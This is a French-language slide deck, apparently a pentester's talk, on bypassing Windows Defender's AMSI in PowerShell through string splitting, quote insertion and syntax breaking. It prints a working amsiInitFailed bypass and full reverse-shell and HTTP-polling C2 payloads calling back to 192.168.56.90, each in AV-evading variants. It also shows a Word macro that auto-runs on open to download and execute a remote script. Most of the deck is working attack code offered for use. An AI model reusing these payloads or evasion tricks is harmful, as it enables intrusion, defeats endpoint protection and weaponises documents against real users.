

# Bypassing Defender is Easy !

Powershell Edition



# \$ whoami

Olivier Lasne, Freelance

- Pentest
- Training
- Consulting



<https://lasne.pro>  
[olivier@lasne.pro](mailto:olivier@lasne.pro)



# À la rencontre de l'AMSI (Defender)

*\*Dramatic reenactment\** d'un pentester junior lorsque son payload est détecté.




# Quelques techniques efficaces

- Séparer les strings
- Ajouter des quotes
- Casser la syntaxe



# Séparer les strings

'MaString' -> 'MaSt'+ 'ring'



```
Windows PowerShell
PS C:\Users\olivier> 'invoke-mimikatz'
Au caractère Ligne:1 : 1
+ 'invoke-mimikatz'
+ ~~~~~
Ce script dont le contenu est malveillant a été bloqué par votre logiciel antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\olivier> 'invoke-mimik'+ 'atz'
invoke-mimikatz
PS C:\Users\olivier> |
```

# Ajouter des quotes - cmdlets

- pwd

==

- p ' ' w " " d

```
Windows PowerShell
PS C:\Users\olivier> pwd


Path
----
C:\Users\olivier
```

```
PS C:\Users\olivier> p ' ' w " " d

Path
----
C:\Users\olivier
```

## Ajouter des quotes - fonctions / objets

- `[Environment]::GetEnvironmentVariable('USERNAME')`  
==
- `[Environment]::'GetEnvironmentVariable'('USERNAME')`



```
Windows PowerShell
PS C:\Users\olivier\Desktop\Rump> [Environment]::GetEnvironmentVariable('USERNAME')
olivier
PS C:\Users\olivier\Desktop\Rump> [Environment]::'GetEnvironmentVariable'('USERNAME')
olivier
```



# Casser la syntaxe

Ce onliner est détecté.

```
Windows PowerShell
PS C:\Users\olivier> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
.GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,$true)
Au caractère Ligne:1 : 1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~
Ce script dont le contenu est malveillant a été bloqué par votre logiciel antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\olivier> |
```





# Casser la syntaxe

- On peut passer ce code sur 2 lignes. En créant un variable `$a`.
- Split des strings contenant `'Amsi'`

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

# Casser la syntaxe

- On peut passer ce code sur 2 lignes. En créant un variable `$a`.
- Split des strings contenant `'Amsi'`

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

```
$a=[Ref].Assembly.GetType('System.Management.Automation.Ams'+iUtils').GetField('ams'+iInitFailed','NonPublic,Static')
```

```
$a.SetValue($null,$true)
```

# Mise en pratique

- Villain est un C2  
(command & control)  
open-source
- generate lhost=eth1  
payload=windows/  
netcat/powershell\_  
reverse\_tcp

```
(kali@kali) - [~/outils/Villain]  
$ python3 Villain.py -s
```

WILLAIN

Unleashed

[Meta] Created by t3l3machus

[Meta] Follow on Twitter, HTB, GitHub: @t3l3machus

[Meta] Thank you!

[Info] Initializing required services:

[0.0.0.0:6501]::Team Server

[0.0.0.0:4443]::Netcat TCP Multi-Handler

[0.0.0.0:8080]::HoaxShell Multi-Handler

[0.0.0.0:8888]::HTTP File Smuggler

[Info] Welcome! Type "help" to list available commands.

Villain > generate lhost=eth1 payload=windows/netcat/powershell\_reverse\_tcp

Generating backdoor payload...

```
Start-Process $PSHOME\powershell.exe -ArgumentList {$client = New-Object System.Net.Sockets.TCPClient('192.168.56.90',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()} -WindowStyle Hidden
```

Copy to clipboard failed. You need to do it manually.

Le payload  
de Villain.

Bloqué par  
l'AMSI.

```
Start-Process $PSHOME\powershell.exe -ArgumentList {  
    $client = New-Object System.Net.Sockets.TCPClient('192.168.56.90',4443);  
    $stream = $client.GetStream();  
    [byte[]]$bytes = 0..65535|%{0};  
  
    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;  
        $data = (New-Object -TypeName  
System.Text.ASCIIEncoding).GetString($bytes,0, $i);  
  
        $sendback = (iex $data 2>&1 | Out''-String );  
        $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';  
  
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);  
        $stream.Write($sendbyte,0,$sendbyte.Length);  
        $stream.Flush()  
    };  
    $client.Close()  
} -WindowState Hidden
```




On rajoute  
des **quotes**.

**Non détecté**  
par l'AMSI.

```
Start-Process $PSHOME\powershell.exe -ArgumentList {  
    $client = New-Object System.Net.Sockets.TCPClient('192.168.56.90',4443);  
    $stream = $client.GetStream();  
    [byte[]]$bytes = 0..65535|%{0};  
  
    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;  
        $data = (New-Object -TypeName  
System.Text.ASCIIEncoding).'GetString'($bytes,0, $i);  
  
        $sendback = (iex $data 2>&1 | Out''-String );  
        $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';  
  
        $sendbyte = ([text.encoding]::'ASCII').GetBytes($sendback2);  
        $stream.Write($sendbyte,0,$sendbyte.Length);  
        $stream.Flush()  
    };  
    $client.Close()  
} -WindowStyle Hidden
```

# Demo



# Casser la syntaxe

Payload Villain  
"hoaxshell"

Détecté

```
Start-Process $PSHOME\powershell.exe -ArgumentList {  
    $ConfirmPreference="None";  
    $s='192.168.56.90:8080';  
    $i='577444-5496b6-fae56b';  
    $p='http://';  
  
    $v=Invoke-RestMethod -UseBasicParsing -Uri $p$s/577444/$env:COMPUTERNAME/$env:USERNAME  
        -Headers @{"Authorization"=$i};  
  
    for (;;){  
        $c=(Invoke-RestMethod -UseBasicParsing -Uri $p$s/5496b6 -Headers @{"Authorization"=$i});  
  
        if ($c -ne 'None') {  
            $r=Invoke-Expression $c -ErrorAction Stop -ErrorVariable e;  
            $r=Out-String -InputObject $r;  
            $x=Invoke-RestMethod -Uri $p$s/fae56b -Method POST -Headers @{"Authorization"=$i}  
                -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')  
  
            } sleep 0.8  
        }  
    } -WindowState Hidden
```



# Casser la syntaxe

Décalage de  
la variable.

```
Start-Process $PSHOME\powershell.exe -ArgumentList {  
    $ConfirmPreference="None";  
    $p='http://';  
    $s='192.168.56.90:8080';  
    $i='577444-5496b6-fae56b';  
  
    $v=Invoke-RestMethod -UseBasicParsing -Uri $p$s/577444/$env:COMPUTERNAME/$env:USERNAME  
        -Headers @{"Authorization"=$i};  
  
    for (;;){  
        $c=(Invoke-RestMethod -UseBasicParsing -Uri $p$s/5496b6 -Headers @{"Authorization"=$i});  
  
        if ($c -ne 'None') {  
            $r=Invoke-Expression $c -ErrorAction Stop -ErrorVariable e;  
            $r=Out-String -InputObject $r;  
            $x=Invoke-RestMethod -Uri $p$s/fae56b -Method POST -Headers @{"Authorization"=$i}  
                -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')  
  
            } sleep 0.8  
        }  
    } -WindowStyle Hidden
```



# Bonus



# On peut désactiver l'AMSI

- Il est possible de désactiver l'AMSI dans le processus powershell.
- En activant le flag `amsiInitFailed`.
- Les prochaines commandes ne seront pas vérifiées.


```
internal unsafe static AmsiNativeMethods.AMSI_RESULT ScanContent(string content, string sourceMetadata)
{
    if (string.IsNullOrEmpty(sourceMetadata))
    {
        sourceMetadata = string.Empty;
    }
    if (InternalTestHooks.UseDebugAmsiImplementation && content.IndexOf("X50!P%@AP[4\\PZ")
    {
        return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED;
    }
    if (amsiInitFailed)
    {
        return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
    }
    lock (amsiLockObject)
    {
        if (amsiInitFailed)
        {
            return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
        }
        try
        {

```

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField(
('amsiInitFailed', 'NonPublic,Static')).SetValue($null, $true)
```

# Casser la syntaxe

On peut passer ce code sur 2 lignes. En créant un variable `$a`.



```
PS C:\Users\olivier> $a=[Ref].Assembly.GetType('System.Management.Automation.Ams'+ 'iUtils')  
.GetField('ams'+ 'iInitFailed', 'NonPublic,Static')  
PS C:\Users\olivier> $a.SetValue($null,$true)  
PS C:\Users\olivier>  
PS C:\Users\olivier>  
PS C:\Users\olivier>  
PS C:\Users\olivier> 'invoke-mimikatz'  
invoke-mimikatz  
PS C:\Users\olivier>
```



# Macro Word

La commande **powershell** est détectée.


```
Sub AutoOpen()  
    MyMacro  
End Sub  
  
Sub Document_Open()  
    MyMacro  
End Sub  
  
Sub MyMacro()  
    Dim Str As String  
    Str = "powershell IEX(New-Object Net.WebClient).DownloadString('http://192.168.56.90/villain.ps1')"  
    shell Str, vbHide  
    Dim exePath As String  
End Sub
```



# Macro Word

Bypass en ajoutant des **quotes** au IEX.

```
Sub AutoOpen( )  
    MyMacro  
End Sub  
  
Sub Document_Open( )  
    MyMacro  
End Sub  
  
Sub MyMacro( )  
    Dim Str As String  
    Str = "powershell I''E''X(New-Object Net.WebClient).DownloadString('http://192.168.56.90/  
villain.ps1')"  
    shell Str, vbHide  
    Dim exePath As String  
End Sub
```







# Références

T3l3machus

<https://github.com/t3l3machus/PowerShell-Obfuscation-Bible>

AMSI Bypass

<https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell>

AMSI Trigger

<https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell>

# \$ whoami

Olivier Lasne, Freelance

- Pentest
- Training
- Consulting



<https://lasne.pro>  
[olivier@lasne.pro](mailto:olivier@lasne.pro)

